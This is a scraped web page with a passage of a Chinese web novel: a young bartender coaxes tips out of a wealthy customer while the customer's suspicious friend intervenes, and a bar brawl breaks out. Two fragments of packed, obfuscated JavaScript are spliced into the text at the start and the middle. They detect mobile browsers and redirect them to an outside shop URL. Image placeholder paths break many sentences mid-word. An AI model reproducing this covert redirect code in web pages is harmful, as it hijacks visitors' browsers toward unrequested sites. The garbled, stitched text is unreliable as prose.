d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17338125|199263||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 前在Blues待过?” 乔玉听得心头一跳。 问这个干什么? 另一个男人则眉眼沉沉地打量他。 问的问题更怪:“你身体怎么样?” …… 到底想干嘛啊! 乔玉茫然看着眼前的两个陌生男人。 一个穿休闲西装,浑身透着从容和贵气,一看就是这种场子的常客。 估计是有钱的大少。 另一个眉骨带伤,胡茬青黑,薄薄的白色上衣包裹着结实肌肉,一看就不好惹。 估计是大少的保镖。 ……他懂了。 酒吧新开张,这俩是来找茬砸场子的! “那个……”乔玉咽咽口水,声音压低了,微微发着颤,“哥,我跟你们坦白吧,我才入行,零点是我待过的第一家店,我这点三脚猫功夫,怎么可能进得去Blues。” “对不起啊,刚才是为了哄客人高兴,想挣点小费,才胡说的。”他回答完大少的问题,再扭头看保镖,“但是我身体很好,绝对没有那些乱七八糟的毛病,两位不用担心卫生问题。” “没有乱七八糟的毛病?” 模样精悍的男人向前倾身,手臂支在台面上,重复着他的话,意味深长。 “真、真没有!”冰凉台面挤压着青筋浮动的小臂肌肉,乔玉看得后背凉飕飕,“我们店很正规的,我有健康证和体检报告,两位要看吗?我从小到大都很健康,连感冒都很少!” 商牧钧:“…………” 确实健康。 那就没有什么医学的奇迹。纯粹是道德的沦丧。 商牧钧面无表情地收回视线。 旁边的梁召睿见这个小骗子竟然如此迅速地认了怂,惊奇之余,倒是来了兴致:“还有健康证呢?拿出来我看看。” “你继续玩吧。”商牧钧懒得管了,索性拿出手机处理堆积的公务。 只是很快,他就后悔说了这句话。 半小时后。 吧台上立着一排高脚杯。 透明冰块,青柠片,薄荷叶,年轻俊秀的调酒师笑容真切。 “哥,这杯莫吉托我请你喝,不收钱。”他把酒杯轻轻推到客人面前,“谢谢你今晚愿意跟我聊这么多,我平时没人教,都是自己瞎琢磨,今天听你说那些,真的学到好多。” “客气什么。”梁召睿已经喝飘了,“你以后有什么不懂的可以问我。” 乔玉眼睛一亮:“真的吗?那我能加你联系方式吗?保证不打扰你,就是偶尔请教一下。” “行啊!”梁召睿半点没犹豫,伸手去摸口袋,“想问就问,没什么打扰的,反正我闲着也是——我靠你抢我手机干嘛!” 商牧钧不止一把夺走了他的手机,还把他整个人提着后领拖到一边。 “你给我清醒一点。”商牧钧刚从工作堆里回过神,哪想到天已经变了,“梁召睿,你是不是忘了什么?” “嘶,你轻点啊!”梁召睿茫然,“忘了什么?” “他是个骗子!”商牧钧的语气比手劲还重。 “……你说那个啊。” 梁召睿想去抢手机,实在抢不过,放弃了,转而去摸兜里的钱包:“其实我觉得你说得对。” “他肯定有苦衷。”梁召睿边说边排出一叠百元大钞,语气还有点扭捏,“你觉得小费只给这些会不会有点抠啊?” 商牧钧:? 3. 第三章 一字排开的百元大钞在空气里闪着耀眼的粉红。 闪闪发亮,触手可及。 那么厚一叠…… 不会都是要给他的小费吧? 乔玉喉结滚了滚,手撑着吧台,支起身子探头出去看财神爷,嗓子又甜又软:“哥!没什么事吧?” “呃……没事!”刚从钱包里拿出钞票的财神爷轻咳两声,匆匆回头一瞥,“朋友跟我说点事,你等会儿啊!” 朋友? 朋友会这么霸道地抢走手机,又提着衣领把人拖走? 要不是那人突如其来的一下子,财神爷现在已经躺在他通讯录里了! “好嘞哥,你先忙!”乔玉微笑应声,若无其事收回视线,“位置给你们俩留着啊!” 夜深了,酒吧生意更加火热,乔玉转身去给其他客人调酒。 手上没停过,视线也没闲着,时不时飘过去,穿过人群,落到财神爷的方向。 光看一身打扮就很有钱的财神爷背对着他,不知在跟那个“朋友”说什么。 那人侧身站着,双手抱臂,透着浓浓的压迫感,下颌线被灯光勾勒得很分明。 冷不丁的,男人抬眸瞥来一眼。 越过光怪陆离的灯色,同他的目光陡然相撞。 那个眼神…… 乔玉心里忽然咯噔一下。 片刻后,梁召睿回到了吧台座位上,压着嗓子道:“老商你就信我一回呗,至少把钱还我啊!” 虽然已经接连失去了手机和现金,但他还在试图争取。 商牧钧低头喝了口威士忌,不为所动。 梁召睿再接再厉:“那小孩真没骗我什么,而且明明是我一直找他麻烦,他就是站在那儿老实调酒,我看他挺不容易的……” 吧台这会儿人头攒动,点酒的人不少,调酒师忙得晕头转向,还拉了其他店员来帮忙。 其中唯独那个脸庞过分年轻的调酒师模样最出挑,不停有人同他搭话:“帅哥,脸看着这么嫩,你们酒吧不会是招的童工吧?” “不会啊,老板哪里敢招童工。”调酒师弯起眼睛,挨个应付,“我成年了。” “真的?那估计也就是刚成年吧。”客人一脸惋惜,“怎么跑来这种地方打工了啊,不喜欢读书?” 调酒师动作一顿:“喜欢啊,只是没得读。” “哎哟,小弟弟,这么说就是找借口了啊。”客人摇头笑笑,“现在都是义务教育,哪来什么没得读……” 客人洋洋洒洒教育了一通,年轻男孩一边调酒一边听着,柔软的黑发贴在额前,沁着薄汗。 “您说得对。”他做完一杯酒,轻轻推过来,“等我挣够了钱,一定回学校读书。” 客人呷了一口,意犹未尽:“挣钱?书读完了再挣啊,你这点年纪,主次要分清楚嘛!” “就是因为分了主次嘛。”年轻男孩好脾气地说,“所以要先挣钱给弟弟治病,家里只剩我们两个了。” “……”客人看着那双天真明媚的眼睛,话音戛然而止。 “不过我肯定能挣够钱,他也肯定能治好的。”调酒师接着说,话音轻快,“您觉得这款酒味道怎么样?应该还可以吧?” 他始终笑盈盈的,只是这次没有等客人回答,便蓦地背过身去。 像是要伸手去拿酒,霓虹灯光滑过白衬衫袖口露出来的一截腕骨,幻彩斑驳,清瘦伶仃。 “——你听听!我就说!”梁召睿酒意上头,听得眼泪都快掉下来了,“这小孩过得多不容易!” 他扯了张纸巾,吸吸鼻子:“刚成年就要辍学出来打工挣钱,我估计这病肯定不好治,没准是那种绝症……你居然还怀疑人家是骗子,商牧钧!你良心不会痛吗!” “绝症?”商牧钧瞥了眼吧台背后那道身影,语气凉凉,“我觉得良心该痛的另有其人。” 人不该反复踩进同一个坑。 “叽里咕噜说什么呢。”梁召睿没听懂,反手又去掏钱包,“算了,跟你讲不通!” 现金虽然被没收了,但还可以刷卡啊!这个小费他必须要给! 酒柜玻璃映出后方的朦胧景象。 正掠过一排排酒瓶的手指陡然停下,乔玉屏住呼吸,目不转睛。 应该是张银行卡,卡片颜色很深。 难道是传说中的黑卡……等等!喂!! 人当然可以反复踩进同一个坑。 ——梁少爷又失去了他的银行卡。 乔玉差点没把牙咬碎,猛地回头。 恰好对上一道同一时间投向他的目光。 音乐鼓点躁动,到处群魔乱舞,男人岿然不动,身影像小山一样罩下来,悍利手臂撑在吧台边,指间夹着抢来的黑卡叩了叩桌面。 “买单。”商牧钧朝面前的空酒杯努了努下巴,似笑非笑地望过来,“别忘了算上你送的两杯威士忌和一杯莫吉托。” 我操。 这个死保镖……! 长得凶了不起啊! 别让我再见到你,否则有你好看的!! “哥你千万别客气!”乔玉露出微笑,毕恭毕敬双手接过卡,“说了送酒就是送酒,不会收钱的,再说你们已经消费了不少,特别给我面子了,今晚一定多坐一会儿,就当再帮我撑撑场面,可以吗?” “我们酒吧新开业不久,晚点还有活动,很热闹的。”说话间,他抬手叫住旁边经过的服务生,“上一份果盘送给客人,最大份的,记得让厨房现切啊!” 服务生应了声匆匆跑开,乔玉拿POS机结完单,把卡和账单一并还给客人,感激一笑。 他看得出来,这个自称姓梁的男人是真的很有钱,谈吐不俗,绝对是个豪门少爷,性格也不错,就是身边紧跟着的保镖太难缠,估计被家里管得很严。 这样有钱又活得窝囊的少爷,最容易遇到麻烦,像是什么跟家里赌气啦,被逼婚啦…… 说不定哪天需要找人帮忙解决麻烦。 出手绝对会很阔绰吧? 他今天一定要加上财神爷的联系方式! 果盘来了,乔玉亲手端到梁少和他的保镖面前,又送了两杯纯威士忌。 然后就转身去忙了,再也没主动跟两人搭过话。 “这酒我是喝不下去了。”梁召睿端起酒杯,还没沾到嘴唇,又幽幽地放下,“良心好痛啊。” “那就别喝了,回家。”商牧钧对他的幽怨视若无睹,看了眼时间,直接起身,“我让司机过来,先送你。” “你等会儿!”梁召睿连忙把他摁回去,“起码再坐一个钟头啊,人家好歹刚送了果盘……我都没给小费,帮着撑撑场子总可以吧?” “我看你是还想再上一次当。”商牧钧斜他一眼。 梁召睿半点不信:“我上什么当了?那小孩什么都没问我要,是我们俩在这儿白吃白喝,你看人家忙得跟我们说话的功夫都没有,能骗我什么?” “不好说。”商牧钧沉吟了一下,“看着吧。” 他也不确定这个骗子到底想干什么,但刚才目光相交那一霎,他很确定自己看到了对方脸上浓浓的不爽,腮帮子都气得鼓出来了,只不过转瞬即逝。 年纪不大,变脸倒是学得很好。 “……”梁召睿也正不爽呢,白他一眼,“看就看。” 梁少爷托着下巴看得很认真。 他拿叉子插了块西瓜,看乔玉给客人调酒:“这回杯子没用错,小孩儿记性真不错啊,我只跟他说过一遍,居然全都记住了。” 又插了块菠萝,看乔玉哄客人开心:“他手藏在下面干嘛呢……嚯!变出朵白玫瑰啊?看着像是纸巾折的……手真巧!怪不得这么多人给他小费,唉,他怎么就没给我变,我也想看魔术啊。” 又插进商牧钧的口袋:“老商,你看那边是什么——嘶!疼疼疼!我就是想拿手机打个电话,不是要给他打钱!” 梁召睿偷袭失败,悻悻缩回手,龇牙咧嘴地揉手腕。 “别看了。”商牧钧当机立断叫停,“再看你魂都飞了,走吧。” 他抽出两张钞票压在果盘底下,不由分说拎着已经喝大了的好友起身。 转身没走两步,人群中忽然爆发出几声尖叫。 叮铃哐啷数声,酒瓶子在地上接连炸响,刺得耳膜嗡嗡作响,玻璃碎片飞溅。 商牧钧脚步一顿。 “你们店就是这么招待客人的?”醉醺醺的男人又摔了个酒瓶子,“这什么服务态度!啊?叫你们老板出来!” 跟他一起来的同伴猛地推了把战战兢兢的服务生,顺手把邻桌的酒杯也砸了,嘴里不干不净地骂着。 旁边一圈顾客立刻 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17338126|199263||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 四周窜开,腾出一片空地,音乐停了,满屋子回荡着发酒疯的声音。 领班匆匆赶过来,他忙了一晚上,大汗淋漓,头上的摩丝都塌了,一脑袋黄毛跟稻草似的。 经过吧台时,黄毛特意揪住乔玉问了一嘴:“喂!是不是你调的酒有问题啊?!” 打得端正的领结被一把揪散,乔玉没反抗,老实摇头:“不是,那桌点的全是基酒,整瓶的。” “最好是跟你没关系,不然小心老板收拾你!”黄毛气冲冲松开手,撸了把袖子,转身要去劝客人。 “等等!”乔玉喊住他,“哥,我觉得你还是先给老板打电话吧。” 黄毛更烦了,眼角一吊:“他让我叫我就叫啊?这点小事也拿去烦老板,你想看我挨揍是不是!” “不是小事。”乔玉语速飞快,“我记得这桌点酒的时候很随便,是照着酒单顺序报的名字,好像根本不在意到底喝什么,可能是故意来闹事的。” 黄毛脸色骤变,快步走到一旁。 很快,他握着手机匆匆回来,略微松了口气:“老板人在附近,马上就到。” 乔玉也跟着松了一口气,瞄了眼刚离开吧台的那两道身影,正要开口。 “还有。”黄毛还在听电话,边听边说,“跟我过来,老板要见你。” 乔玉一惊:“能不能等一下,我还欠客人一杯酒……” 黄毛加重语气:“老板说,现在。” 酒吧里乱成了一锅粥。 看热闹的、劝架的、趁乱发酒疯的……前面堵成了人山人海,一时间挤不出去。 五彩射灯在头顶转着,照出底下的混乱喧嚣。 